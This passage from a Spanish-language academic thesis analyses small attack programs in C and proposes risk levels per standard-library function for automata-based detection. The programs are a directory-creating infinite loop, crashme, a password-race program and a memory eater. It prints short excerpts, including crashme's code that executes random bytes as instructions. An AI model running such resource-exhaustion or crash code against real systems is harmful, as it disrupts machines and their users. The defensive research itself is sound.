}
```

Tabla 17: Código fuente de la función limpiarDatos

La constante *EXITO* está definida con un **1** lo cual significa que la secuencia *while* correrá indefinidamente. Esto representa el primer riesgo del programa.

Las funciones *mkdir* y *chdir* crean y se cambian, respectivamente, al subdirectorio denominado en este caso como *xxx*. En UNIX es posible definir los permisos que tendrá el usuario sobre ese subdirectorio, en este programa

el usuario tendrá permisos de lectura (*S_IRUSR*), escritura (*S_IWUSR*) y ejecución (*S_IXUSR*). En DOS no es necesario especificar esto ya que todos los usuarios del sistema tienen acceso a todo el contenido del disco duro.

El código completo de los programas *a_unix.c* y *a_dos.c* se encuentra en el Anexo A de este documento para ser utilizados como referencia.

Tres factores hacen de esta función un problema:

1. Existe la secuencia *while* que se repertirá indefinidamente, ejecutando todo lo que se encuentra dentro de su cuerpo.
2. La creación de un subdirectorio.
3. El cambio a un subdirectorio.

Estas funciones por separado son inofensivas, pero la forma en que están siendo utilizadas resultan un peligro para el sistema ya que pueden agotar el espacio en disco o la cuota disponible. Este ataque es algo que puede ser corregido inmediatamente pero ocasiona sin lugar a dudas un inconveniente al usuario o al administrador del sistema, ya que si no es detectado a tiempo se crearán subdirectorios que después tendrán que ser eliminados.

Este ataque no resultó muy dañino para el sistema, pero existen otras funciones que pudieron haber ocasionado más daño dentro de un *while infinito* como *fork* o *malloc*.

3.1.2.2 Crashme.

El programa *crashme.c* fue creado por George J. Carrette [27] y su código completo se encuentra en el Anexo A de este documento.

En este programa se utiliza algo conocido como **excepciones**, éstas son señales que se envían al sistema para indicar que se ha generado cierto error, instrucción ilegal, mal operando, etc.

Para que estas excepciones sean tomadas en cuenta por el sistema deben ser *atrapadas* y dependiendo del tipo de excepción que sea, se pueden tomar las medidas necesarias. Si alguna de las excepciones o señales no es recibida

por el sistema entonces la instrucción o error que la generó podrá provocar imperfectos al mismo.

Este programa se encarga de generar cadenas de caracteres aleatorias que intentarán hacer que alguna de ellas genere una excepción que no sea atrapada por el sistema y así corromperlo.

Se utilizan tres librerías estándar de C: **stdio.h**, que se encarga de las funciones de entrada y salida; **signal.h** que se encarga del manejo de señales; y, **setjmp.h** que permite los cambios de contexto y saltos.

El programa debe recibir tres parámetros como entrada, los cuales pueden ser definidos dentro del programa para evitar una interacción del usuario:

- **nbytes**. Entero que especifica el tamaño en bytes de la cadena aleatoria que será generada.
- **srand**. Semilla de entrada para el generador de números aleatorios.
- **ntries**. Intentos para que el ataque se efectúe exitosamente antes de que el programa termine normalmente.

Las únicas dos funciones que pueden ocasionar que el sistema corra algún peligro son *try_one_crash* y *compute_badboy*, aunque esta última es la que se encarga de generar la cadena de caracteres que ocasiona el problema; además de la inicialización de dos variables utilizadas en el ataque. En las tablas 19 y 18 se presenta el código de estas funciones.

```
void try_one_crash(void) {
 compute_badboy();
 if (nbytes > 0)
// la llamada a badboy genera la corrupción de memoria y por lo tanto un error
   (*badboy)();
 else if (nbytes == 0)
   while(1);
}
```

Tabla 18: Código fuente de la función try_one_crash

```
void compute_badboy(void) {
 long j, n;
 n = (nbytes < 0) ? - nbytes : nbytes;
/* se le asigna otro valor a la variable the_data para hace otro intento */
 for(j=0;j<n;++j) the_data[j] = (rand() >> 7) & 0xFF;
 if (nbytes < 0) {
  fprintf(stdout,"Dump of %ld bytes of data\n",n);
   for(j=0;j<n;++j) {
    fprintf(stdout,"%3d",the_data[j]);
    if ((j % 20) == 19) putc('\n',stdout);
    else putc(' ',stdout);
   }
   putc('\n',stdout);
 }
}

void main(int argc, char **argv) {
 ...
/* inicialización de la variable the_data, se le otorga espacio en memoria */
 the_data = (unsigned char *) malloc ((nbytes < 0) ? -nbytes : nbytes);
/* badboy representa la ejecución de una función, aquí se realiza la asignación
de una variable a algo que puede ser ejecutado */
 badboy = (void (*) ()) the_data;
 ...
}
```

Tabla 19: Código fuente de las funciones compute_badboy

Si la excepción no es atrapada entonces el sistema será comprometido y a su vez se entrará a un ciclo infinito. No es tan sencillo saber qué funciones en C comenzaron con el ataque o bien podrían resultar de riesgo, pero podemos notar que la combinación del manejo de señales, la generación de instrucciones de forma aleatoria, la reservación de memoria, la ejecución de "datos" y un ciclo infinito representan un riesgo para el sistema, sobre todo si los programadores no tienen la suficiente experiencia.

3.1.2.3 Cambiando el password.

El código completo de este programa se encuentra en el Anexo A de este documento con el nombre de *passwdrace.c*. Este ataque debe realizarse

desde adentro del sistema, es decir, se debe poseer una cuenta de acceso, y conocer el nombre de algún usuario del mismo. A través de instrucciones para el manejo de archivos, procesos y claves de acceso, el programa logra modificar la clave de acceso del usuario seleccionado.

La nueva clave de acceso es seleccionada por la persona que se encuentra ejecutando el ataque, y ello significa que tendrá acceso, a través de otra cuenta, al sistema.

El listado completo del ataque resulta de un riesgo muy elevado ya que efectúa consultas a los archivos que guardan las claves de acceso, y después los modifica poniendo la nueva clave de acceso al usuario correspondiente.

3.1.2.4 Comiendo memoria.

Aquí analizaremos el programa *eat.c*, este ataque es bastante sencillo y en realidad no representa ningún problema. Utiliza únicamente dos librerías estándar de C: **stdio.h**, explicada anteriormente; y, **stdlib.h**, en donde se encuentran funciones, variables y macros de uso general.

El único peligro que podríamos encontrar es la utilización de la función **malloc** que se encarga de reservar memoria para un objeto de tamaño conocido, pero como esta función se encuentra dentro de una secuencia *for* que terminará en cierto tiempo definido pues no hay problema de que la memoria pueda llegar a agotarse a menos que el ciclo sea demasiado grande o pueda llegar a convertirse en algo infinito. También podemos observar que el programa se encarga de liberar la memoria utilizada lo cual si no se hace podría derivar también en algún problema.

La tabla 20 muestra el código en C de las instrucciones que de no haber tenido las características mencionadas en este párrafo, pudieron haberse considerado como de riesgo para el sistema.

La variable *PADCOUNT* debe ser lo suficientemente pequeña para evitar que la memoria sea agotada.

```
for(i = 0; i < PADCOUNT; i++) {
    tmp= (struct chunk *) malloc(sizeof(*tmp)); // reservación de memoria
    if(tmp==NULL) break;
    count++;
    printf("%d megabyte%s\n", count, (count>1 ? "s": ""));
    tmp->next= head;
    head= tmp;

    for(k= 0; k<PADCOUNT; k+= STEP)
     tmp->pad[k]= k;
   }
```

Tabla 20: Extracto del código fuente del programa eat.c

3.2 Niveles de riesgo por instrucción.

Consideramos necesario explorar nuevas taxonomías para tratar de describir lo que realizan los programas atacantes, a fin de conocer y caracterizar sus comportamientos, ya mencionabamos en secciones anteriores que la clasificación de Activos y Pasivos resulta insuficiente para abarcar el tipo de ataques que se presentan en nuestros días.

Se contará con un catálogo de instrucciones (o conjunto de instrucciones) que son consideradas de nivel de riesgo alto a partir de autómatas que representan ataques previamente caracterizados. Cualquier programa cuyo código fuente tenga un comportamiento similar a un ataque ya catalogado (caracterizado), generará una alerta al administrador del sistema o usuario del mismo, esto es descrito también en [28].

En el ejemplo 1 de la sección anterior observamos que tres instrucciones hicieron del programa un ataque, en la figura 7 se ilustra el autómata del programa *ahorcado.*

El comportamiento del autómata no toma en cuenta bajo qué lenguaje de programación se haya escrito el programa sino el tipo de operaciones que está ejecutando.

Dentro del rectángulo que se muestra en la figura 7, podemos observar que




Figura 7: Autómata de comportamiento del programa ahorcado.

existen 3 círculos que representan la secuencia iterativa *while*, la creación de un subdirectorio y el cambio a un subdirectorio. En el análisis hecho en la sección anterior explicamos que estas tres instrucciones eran las que ocasionaban que el programa fuera de riesgo. Por si solas las instrucciones tendrían la siguiente asignación de riesgo:

1. *while* infinito: nivel de riesgo medio, ya que no representa tanto peligro el tener un while que no termina en ciertos sistemas.

2. *creación de subdirectorios*: nivel de riesgo alto, ya que está manipulando el contenido del disco duro del usuario.

3. *cambio a un subdirectorio*: nivel de riesgo medio, aunque no efectúa ningún cambio en el disco duro si está consultándolo.

Al juntar a estas tres instrucciones obtendríamos un nivel de riesgo **alto**, (o algún promedio ponderado cómo se explicará más adelante), concluyendo que el programa es un ataque. Al representar lo anterior en el autómata podremos más adelante tomar otro ataque que trate de hacer lo mismo (aunque no se traten de las mismas instrucciones pero si con los mismos niveles de riesgo o niveles más altos), y decidir si se trata de un ataque o no sin tener que hacer un análisis exhaustivo.

Así, un primer paso sería distinguir los diferentes tipos de instrucciones que se ejecutan en un programa, permitiéndonos determinar por cada tipo de instrucción un nivel de riesgo (peligro). Por ejemplo, una instrucción de asignación de un valor a una variable, representa menos peligro que una instrucción que accede en lectura a un archivo (la tabla de passwords) o que escribe sobre un archivo. Del mismo modo, una instrucción que abre archivo con terminación (.exe) para lectura o escritura y no para ejecución, representa mayor riesgo que el acceso a otros archivos (i.e. un programa se ejecuta y punto, cualquier otra forma de acceso resultaría muy extraña). Las instrucciones que establecen conexiones (abren sockets, pipes, etc.) representan alto riesgo.

Cada instrucción será representada como un estado del autómata de comportamiento que además será etiquetado con el tipo de instrucción (o conjunto de instrucciones, ver siguiente párrafo), y con el estimado de riesgo o peligro que puede ocasionar al sistema.

Un segundo paso, sería identificar secuencias de instrucciones que en conjunto representan un gran riesgo. Por ejemplo, una vez identificada la ocurrencia de ciertos comportamientos que corresponden a los ya catalogados como ataques, se representará en el autómata como un estado con la etiqueta "posible secuencia nociva" y con el nivel de riesgo que ésta conlleva.

Este tipo de secuencias sospechosas deben representar mayor peligro que las instrucciones tomadas por separado. Un ciclo (secuencia iterativa) puede representar un riesgo, sobretodo si incluye en su cuerpo, instrucciones como fork o malloc.

La definición de estos niveles de riesgo dependerá en gran parte de las políticas de seguridad establecidas por la empresa. Para fines prácticos este trabajo define estos niveles en base a las políticas de una organización dedicada a la educación.

La tabla 21 muestra los niveles de riesgo considerados en este trabajo, así como su correspondiente valor numérico y representación.

Nivel de riesgo	Valor numérico	Significado
Alto	6	El código representa un riesgo para el sistema
Medio	4	El código puede llegar a representar un riesgo para el sistema
Bajo	2	El código no representa ningún riesgo para el sistema

Tabla 21: Niveles de riesgo

Cabe mencionar que los niveles de riesgo también pueden ser negativos, es decir, restar del nivel de riesgo acumulado dependiendo del contexto en que se encuentra una instrucción. Así, por ejemplo un ciclo infinito que contiene una instrucción *exit()* en su cuerpo, disminuye su nivel de riesgo.

3.2.1 Niveles de riesgo y políticas de seguridad.

La asignación de los niveles de riesgo debe basarse en las políticas de seguridad establecidas por la institución, ya que de otra forma se podría caer un enfoque subjetivo y sin validez alguna.

De acuerdo con [3] en la política Multinivel (utilizada por militares) los niveles de seguridad están ordenados linealmente:

```
Unclassified < Confidential < Secret < Top-secret
```

Una persona tiene derecho a leer un documento si las dos reglas siguientes son respetadas:

1. El nivel de autorización de la persona es superior o igual a la clasificación de la información.

2. El conjunto de las categorias de la persona domina al conjunto de categorias de la información.

Lo anterior significa que el acceso a lectura es restringido para las personas con un nivel superior al de la información, es decir, alguien de bajo nivel no

puede leer información Top-secret.

Si en la definición anterior modificamos la palabra *persona* por *programa* entonces podremos establecer una relación más directa al momento de asignar los niveles de riesgo correspondientes a cada instrucción. Si la instrucción *fscanf* significa la lectura de un archivo entonces el nivel de riesgo que se le debe asignar es ALTO, en cambio si la instrucción *furite* representa la escritura hacia un archivo entonces el nivel de riesgo asignado será BAJO.

Lo mismo puede aplicarse a una política de una institución educativa, sólo que en ella existe un riesgo mayor en la ejecución de una escritura que el de una lectura, por ejemplo, no es deseable que un alumno escriba en las bitácoras de un profesor pero si puede acceder los archivos para saber las calificaciones que lleva hasta el momento. Pero también resulta un riesgo el que un alumno pueda tener permisos de lectura sobre un archivo como exámenes o bien documentos que sólo deben ser accedidos por las personas correctas. En este caso una instrucción como *fopen* tendría un nivel de riesgo ALTO mientras que a la instrucción *fread* se le asignaría un nivel de riesgo MEDIO.

En la tabla 22 ejemplificamos algunas asignaciones de nivel de riesgo en base a las dos políticas mencionadas en los párrafos anteriores.

Función	**Militar**	**Educativa**
fgetchar	ALTO	MEDIO
fputchar	BAJO	ALTO
fopen	ALTO	ALTO
fsetpos	ALTO	ALTO

Tabla 22: Nivel de riesgo y políticas.

Ambas políticas coinciden en la asignación de un nivel de riesgo ALTO al momento de abrir un archivo y la colocación del manejador del archivo en cierta posición ya que esto implicaría una lectura o escritura en el archivo.

Función	Descripción	Nivel de Riesgo
isupper	verifica que el argumento sea un caracter en mayúscula	bajo
isxdigit	verifica que el argumento se encuentre en hexadecimal	bajo
toascii	traduce un caracter a su formato en ascii	bajo
_tolower	macro que convierte el argumento en minúscula, dicho argumento debe estar en mayúscula	bajo
tolower	convierte el argumento en minúscula	bajo
_toupper	macro que convierte el argumento en mayúscula, dicho argumento debe estar en minúscula	bajo
toupper	convierte el argumento en mayúscula	bajo

Tabla 24: Funciones de la librería *ctype.h*

errno.h Declara mnemónicos de constantes para errores de código. Estas declaraciones no representan ningún riesgo pero aún así son presentadas en la tabla 25.

Variable	Descripción
_doserrno	mapea muchos de los errores de código de los sistemas operativos hacia errno
errno	utilizado por perror para imprimir mensajes de error cuando ciertas librerías no han cumplido con su función
_sys_nerr	utilizado por perror para imprimir mensajes de error cuando ciertas librerías no han cumplido con su función

Tabla 25: Variables de la librería *errno.h*

float.h Contiene parámetros para las rutinas de punto flotante. Éstas son presentadas en la tabla 26.

Función	Descripción	Nivel de Riesgo
_clear87	limpia el estatus de palabra del punto flotante	bajo
_fpreset	reinicializa el paquete de matemáticas para el punto flotante	bajo

Tabla 26: Funciones de la librería *float.h*

limits.h Contiene parámetros de ambiente, información sobre limitaciones de tiempo de compilación, y rangos de cantidades integrales. Al no declarar funciones consideramos que el nivel de riesgo de esta librería es bajo.

locale.h Declara funciones que proveen información específica sobre lenguajes y países. Las funciones aquí declaradas se muestran en la tabla 27.

Función	Descripción	Nivel de Riesgo
localeconv	verifica el valor de "locale" para obtener información sobre formatos de números	bajo
setlocale	establece o consulta el valor de "locale"	bajo

Tabla 27: Funciones de la librería *locale.h*

math.h Declara prototipos para las funciones matemáticas y manejadores de errores matemáticos. La tabla 28 muestra estos prototipos.

Función	Descripción	Nivel de Riesgo
abs	regresa el valor absoluto de un número	bajo
acos, acosl	calcula el arco coseno	bajo
asin, asinl	calcula el arco seno	bajo
atan, atanl	calcula el arco tangente	bajo
atan2, atanl2	calcula el arco tangente de x/y	bajo
atof, _atold	convierte una cadena de caracteres a punto flotante	bajo
modf, modfl	divide un doble o long en sus partes enteras y fracciones	bajo
poly, polyl	genera un polinomio a partir de argumentos	bajo
pow, powl	calcula x a la potencia de y	bajo
pow10, pow10l	calcula 10 a la potencia de p	bajo
sin, sinl	calcula el seno	bajo
sinh, sinhl	calcula el seno hiperbólico	bajo

Función	Descripción	Nivel de Riesgo
cabs, cabsl	calcula el valor absoluto de un número complejo	bajo
ceil, ceill	redondeo hacia arriba	bajo
cos, cosl	calcula el coseno	bajo
cosh, coshl	calcula el coseno hiperbólico	bajo
exp, expl	calcula el exponencial e de x	bajo
fabs, fabsl	regresa el valor absoluto de un punto flotante	bajo
floor, floorl	redondeo hacia abajo	bajo
fmod, fmodl	calcula x modulo y	bajo
frexp, frexpl	divide un número en su mantisa y exponente	bajo
hypot, hypotl	calcula la hipotenusa de un triángulo	bajo
labs	calcula el valor absoluto de un número long	bajo
ldexp, ldexpl	calcula x*2exp	bajo
log, logl	calcula el logaritmo natural	bajo
log10, log10l	calcula el logaritmo base 10	bajo
_matherr, _matherrl	manejador de errores matemáticos manejado por el usuario	bajo
sqrt, sqrtl	calcula la raíz cuadrada positiva	bajo
tan, tanl	calcula la tangente	bajo
tanh, tanhl	calcula la tangente hiperbólica	bajo

Tabla 28: Funciones de la librería *math.h*

setjmp.h Declara las funciones que se muestran en la tabla 29 y define el tipo *jmp_ bufj* utilizado por estas funciones.

Función	Descripción	Nivel de Riesgo
longjmp	realiza un *goto* no local	medio
setjmp	captura el estado completo de una tarea para un *goto* no local	medio

Tabla 29: Funciones de la librería *setjmp.h*

signal.h Declara a las funciones presentadas en la tabla 30 y constantes utilizadas por ellas.

Función	Descripción	Nivel de Riesgo
raise	envia una señal de software al programa en ejecución	medio
signal	especifica acciones para el manejo de señales	medio

Tabla 30: Funciones de la librería *signal.h*

stdarg.h Define macros utilizados para la lectura de la lista de argumentos a funciones declaradas para aceptar un número variable de éstos. El nivel de riesgo de estos macros es bajo.

stddef.h Define tipos de datos y funciones comunes. La única función que se declara ahí es presentada en la tabla 31.

Función	Descripción	Nivel de Riesgo
offsetof	convierte el byte offset a una estructura miembro	bajo

Tabla 31: Funciones de la librería *stddef.h*

stdio.h Define tipos y macros necesarios para el paquete de e/s estándar definido en Kernighan y Ritchie y extendido bajo el Sistema V de UNIX. Define los streams de e/s estándar stdin, stdout, stdprn, y stderr, y declara rutinas de e/s a nivel stream. La tabla 32 muestra las funciones definidas en esta librería.

Función	Descripción	Nivel de Riesgo
clearerr	reestablece el indicador de error	bajo
fclose	cierra un stream	bajo (negativo)
fcloseall	cierra todos los streams abiertos a excepción de stdin, stdout, stdprn y stderr	bajo (negativo)
fdopen	asocia un stream a un manejador de archivo	alto
feof	detecta el fin de archivo en un stream	medio

Función	Descripción	Nivel de Riesgo
ferror	detecta errores en un stream	bajo
fflush	limpia el contenido de un stream	bajo
fgetc	trae un caracter del stream especificado	medio
fgetchar	trae un caracter del stream de entrada estándar	bajo
fgetpos	trae la posición actual del apuntador a archivo	bajo
fgets	trae una cadena de caracteres de un stream	medio
fileno	trae un manejador de archivo	bajo
flushall	vacía todos los streams	bajo
fopen	abre un stream	alto
fprintf	escribe una salida formateada a un stream	alto
fputc	escribe un carácter en el stream especificado	alto
fputchar	escribe un carácter en la salida estándar	alto
fputs	escribe una cadena de caracteres en el stream especificado	alto
freads	lee datos del stream especificado	medio
freopen	asocia a un nuevo archivo con un stream ya abierto	medio
fscanf	lee y formatea datos de entrada del stream especificado	alto
fseek	reposiciona un apuntador a archivo de un stream	medio
fsetpos	posiciona el apuntador a archivo de un stream	medio
_fsopen	abre un stream con un archivo compartido	alto
_fstrncpy	copia un determinado número de bytes de una cadena de caracteres a otra	medio
ftell	regresa el apuntador a archivos actual	bajo
fwrite	escribe hacia un stream	alto
getc	lee un caracter de un stream	medio
getchar	lee un carácter de la entrada estándar	bajo
gets	lee una cadena de caracteres de la entrada estándar	bajo
getw	lee un entero de la entrada estándar	bajo
_pclose	espera que un comando sea completado	medio
perror	escribe un error de sistema	bajo
_popen	crea un comando processor pipe	medio

Función	Descripción	Nivel de Riesgo
printf	escribe un dato formateado a la salida estándar	bajo
putc	escribe un carácter al stream	alto
putchar	escribe un carácter a la salida estándar	bajo
puts	escribe una cadena de caracteres a la salida estándar	bajo
putw	coloca un entero en un stream	alto
remove	borra un archivo	alto
rename	renombra un archivo	alto
rewind	regresa el apuntador de archivo al inicio	medio
rmtmp	borra archivos temporales	alto
scanf	lee y formatea datos de la entrada estándar	bajo
setbuf	asigna un buffer a un stream	bajo
setvbuf	asigna un buffer de cierto tamaño a un stream	bajo
familia spawn	crea y ejecuta otros archivos	alto
sprintf	escribe datos formateados a una cadena de caracteres	bajo
sscanf	lee y formatea de una cadena de caracteres	bajo
strerror	regresa el apuntador de una cadena de caracteres de error	bajo
_strerror	crea un mensaje de error	bajo
strncpy	copia un cierto número de bytes de una cadena de caracteres a otra	medio
tempnam	crea un archivo único en un subdirectorio	alto
tmpfile	abre un archivo temporal en modo binario	alto
tmpnam	crea un archivo único	alto
ungetc	devuelve un carácter hacia el stream de entrada	bajo
unlink	borra un archivo	alto
vfprintf	escribe datos formateados hacia un stream	alto
vfscanf	lee datos formateados de un stream	medio

Función	Descripción	Nivel de Riesgo
vprintf	escribe datos formateados a la salida estándar	bajo
vscanf	lee datos formateados de la entrada estándar	bajo
vsprintf	escribe datos formateados a una cadena de caracteres	medio
vsscanf	lee y formatea de una cadena de caracteres	bajo

Tabla 32: Funciones de la librería *stdio.h*

stdlib.h Declara varias rutinas utilizadas comúnmente tales como rutinas de conversión y de búsqueda/ordenamiento. Estas son mostradas en la tabla 33.

Función	Descripción	Nivel de Riesgo
abort	termina anormalmente un programa	medio (valor negativo)
abs	regresa el valor absoluto de un entero	bajo
atexit	registra a la función de terminación	bajo
atof	convierte una cadena de caracteres a número flotante	bajo
atoi	convierte una cadena de caracteres a entero	bajo
atol	convierte una cadena de caracteres a un número long	bajo
bsearch	búsqueda binaria en un arreglo	bajo
calloc	reserva memoria principal	alto
_crotl, _crotr	rota una cadena de caracteres hacia la izquierda o derecha	bajo
div	divide dos enteros y regresa el divisor y residuo	bajo
ecvt	convierte un número de punto flotante a cadena de caracteres	bajo
exit	termina un programa	bajo (negativo)
_exit	termina un programa	bajo (negativo)

Función	Descripción	Nivel de Riesgo
fcvt	convierte un número de punto flotante a cadena de caracteres	bajo
free	libera un bloque de memoria previamente reservado	bajo (negativo)
_fullpath	convierte el nombre de una ruta de directorio de relativo a absoluto	bajo
gcvt	convierte un número de punto flotante a cadena de caracteres	bajo
getenv	obtiene una cadena de caracteres de _enviroment	bajo
itoa	convierte un entero a cadena de caracteres	bajo
labs	obtiene el valor absoluto de un número long	bajo
ldiv	divide dos números long regresando el divisor y el residuo	bajo
lfind	realiza una búsqueda lineal	bajo
_lrotl, _lrotr	rota un número long hacia la izquierda o derecha	bajo
lsearch	realiza una búsqueda lineal	bajo
ltoa	convierte un número long a cadena de caracteres	bajo
_makepath	construye una ruta de acceso a partir de componentes	medio
malloc	reserva bloques de memoria	alto
max	regresa el número más grande de 2 argumentos	bajo
mbstowcs, mbtowc	convierte una cadena de caracteres multibyte a un arreglo wchar_t	bajo
mblen	determina la longitud de un carácter multibyte	bajo
min	regresa el número más pequeño de 2 argumentos	bajo
putenv	coloca una cadena de caracteres a _enviroment	medio
qsort	ordenamiento a través del algoritmo quicksort	bajo
rand, random	generador de números aleatorios	bajo
randomize	inicializa el generador de números aleatorios	bajo

Función	Descripción	Nivel de Riesgo
realloc	relocaliza memoria principal	alto
_rotl, _rotr	rota enteros a nivel bit hacia la izquierda o derecha	bajo
_searchenv	busca la variable _enviroment de un archivo	medio
_searchstr	busca una lista de directorios para un archivo	medio
_splitpath	divide una ruta de accesos en sus componentes	medio
srand	inicializa el generador de números aleatorios	bajo
strtod, _strtod	convierte una cadena de caracteres a doble	bajo
strtol	convierte una cadena de caracteres a long	bajo
strtoul	convierte una cadena de caracteres a long en el radix dado	bajo
swab	intercambia bytes	bajo
system	invoca un comando del sistema operativo	medio
time	obtiene la hora en segundos	bajo
ultoa	convierte un long a cadena de caracteres	bajo
wcstombs	convierte un arreglo wchar_t a una cadena de caracteres multibyte	bajo
wctomb	convierte un código wchar_t a un carácter multibyte	bajo

Tabla 33: Funciones de la librería *stdlib.h*

string.h Declara varias rutinas para la manipulación de cadenas de caracteres y memoria. La tabla 34 muestra el nivel de riesgo de cada una de estas rutinas.

Función	Descripción	Nivel de Riesgo
memccpy, _fmemccpy	copia un bloque de n bytes	medio
memchr, _fmemchr	busca al carácter c en n bytes	bajo

Función	Descripción	Nivel de Riesgo
memcmp, _fmemcmp	compara dos bloques de memoria de tamaño n	medio
memcpy, _fmemcpy	copia un bloque de n bytes	medio
memicmp, _fmemicmp	compara n bytes en dos arreglos de caracteres	bajo
memset, _fmemset	inicializa n bytes de memoria con el byte c	medio
_fstr*	proporciona operaciones de cadenas de caracteres para un modelo de código largo	bajo
strcat, _fstrcat	concatena dos cadenas de caracteres	bajo
strchr, _fstrchr	busca la primera ocurrencia de un carácter en una cadena de caracteres	bajo
strcmp, _fstrcmp	compara dos cadenas de caracteres	bajo
strcpy, _fstrcpy	copia una cadena de caracteres en otra	bajo
strcspn, _fstrcspn	busca en una cadena de caracteres la primera sección en donde no se contenga un conjunto de caracteres dado	bajo
strdup, _fstrdup	copia una cadena de caracteres en una localidad recientemente creada	bajo
stricmp, _fstricmp	compara dos cadenas de caracteres sin importar si son mayúsculas o minúsculas	bajo
strlen, _fstrlen	calcula la longitud de una cadena de caracteres	bajo
strlwr, _fstrlwr	convierte las mayúsculas contenidas en una cadena de caracteres a minúsculas	bajo
strncat, _fstrncat	concatena una parte de una cadena de caracteres en otra	bajo
strncmp, _fstrncmp	compara una porción de una cadena de caracteres en otra	bajo

Función	Descripción	Nivel de Riesgo
strncpy, _fstrncpy	copia n bytes de una cadena de caracteres a otra	bajo
strnicmp, _fstrnicmp	compara una porción de una cadena de caracteres en otra sin importar si está en mayúsculas o minúsculas	bajo
strnset, _fstrnset	inicializa una cantidad específica de caracteres de una cadena con un carácter dado	bajo
strpbrk, _fstrpbrk	busca en una cadena de caracteres la primera ocurrencia de un carácter perteneciente a un conjunto de caracteres dado	bajo
strrchr, _fstrrchr	busca en una cadena de caracteres la última ocurrencia de un carácter dado	bajo
strrev, _fstrrev	invierte una cadena de caracteres	bajo
strset, _fstrset	inicializa una cadena de caracteres con un carácter dado	bajo
strcspn, _fstrcspn	busca en una cadena de caracteres donde no ocurra un carácter perteneciente a un conjunto de caracteres dado	bajo
strstr, _fstrstr	busca en una cadena de caracteres la ocurrencia de otra	bajo
strtok, _fstrtok	busca en una cadena de caracteres tokens separados por delimitadores en otra cadena de caracteres	bajo
strupr, _fstrupr	convierte las minúsculas contenidas en una cadena de caracteres en mayúsculas	bajo
memmove, _fmemmove	copia un bloque de n bytes	medio
movedata	copia n bytes	medio
movmem, _fmovmem	mueve un bloque de n bytes	medio

Función	Descripción	Nivel de Riesgo
setmem	asigna un valor a un rango de memoria	medio
stpcpy	copia una cadena de caracteres en otra	medio
strcoll	compara dos cadenas de caracteres	bajo
strerror	regresa el apuntador a una cadena de caracteres que representa un mensaje de error	bajo
_strerror	construye un mensaje de error	bajo
strxfrm	transforma un pedazo de una cadena de caracteres	bajo

Tabla 34: Funciones de la librería *string.h*

time.h Define rutinas para la conversión de tiempo. La tabla 35 muestra estas rutinas y su nivel de riesgo asignado.

Función	Descripción	Nivel de Riesgo
asctime	convierte fecha y hora en ASCII	bajo
clock	determina la hora del procesador	medio
ctime	convierte fecha y hora en cadena de caracteres	bajo
difftime	calcula la diferencia de dos fechas	bajo
gmtime	convierte la fecha a Greenwich	bajo
localtime	convierte fecha y hora en estructura	bajo
mktime	convierte la fecha a calendario	bajo
stime	establece la fecha y hora	medio
_strdate	convierte la fecha actual a cadena de caracteres	bajo
strftime	da formato a la fecha para darle salida	bajo
_strtime	convierte la hora actual a cadena de caracteres	bajo
randomize	inicializa el generador de números aleatorios	bajo
time	obtiene la fecha actual	bajo
tzset	establece el valor de las variables _daylight, _timezone, y _tzname	medio

Tabla 35: Funciones de la librería *time.h*

3.2.3 Grupos de instrucciones peligrosas.

En esta sección se muestra el análisis realizado por un conjunto de instrucciones encontradas en el estándar del lenguaje de programación C.

Otras instrucciones que deben considerarse de un nivel de riesgo medio son aquellas que representan estructuras como lo son los ciclos, por ejemplo: *for*, *while* y *do*. Su nivel es medio ya que dependen mucho de la condición que deben cumplir para llegar a su fin.

Para nuestro análisis nosotros consideramos que un conjunto de instrucciones obtendrá un nivel de riesgo que resulte de la ponderación siguiente: $\frac{\sum niveles\_de\_riesgo}{número\_de\_instrucciones}$. Por ejemplo, en el programa de **a_dos.c** se encontraban las instrucciones *mkdir*, *chdir* dentro de un *while*, la primera tiene un nivel de riesgo alto ya que está escribiendo en el disco duro, la segunda tiene un nivel de riesgo medio ya que únicamente está leyendo disco duro y la tercera instrucción tienen un nivel de riesgo medio, al conjuntarlas podemos concluir que ese grupo de instrucciones tiene un nivel de riesgo **alto** por lo que podría o no tratarse de un ataque.

Esta ponderación podría ocultar instrucciones peligrosas. Por ejemplo, si tengo una instrucción de 6 y 10 instrucciones con nivel 2: $\frac{\sum 26}{11} = 2.36$ que es un nivel de riesgo inferior a medio. Para evitar esta situación, en nuestro análisis del programa se llevará un histórico de instrucciones peligrosas. De hecho, para el ejemplo anterior, se tomaría el módulo que contiene a las instrucciones (o conjunto de instrucciones) peligrosas y se le compararía con los ataques catalogados, si no aparece entre ellos y el nivel de riesgo global del módulo es medio o inferior, no se catalogará. Si resultara en un ataque se marca como tal y se cataloga.

El nivel de riesgo global del programa se irá calculando con la suma de cada uno de los niveles de riesgo encontrados por instrucción (o por estructura), de igual forma estos niveles pueden decrementar el nivel de riesgo global si cumplen con alguno de los siguientes puntos:

- Dentro de una secuencia iterativa infinita se encuentra un forzamiento de la salida a través de un **break** o cualquier otra instrucción que cumpla con el mismo objetivo.

- Cuando se puede garantizar la salida de una secuencia iterativa infinita a través de una condición que lo permita.
- Cuando se cierra un archivo o se libera memoria dinámica.

3.3 Conclusiones del capítulo.

De acuerdo a las políticas de seguridad, establecidas por una organización, se podrá decidir si cierta actividad atenta contra la seguridad que se trata de mantener. Como hemos visto, en los capítulos anteriores, una forma de atentar contra un sistema es a través de la ejecución de un programa.

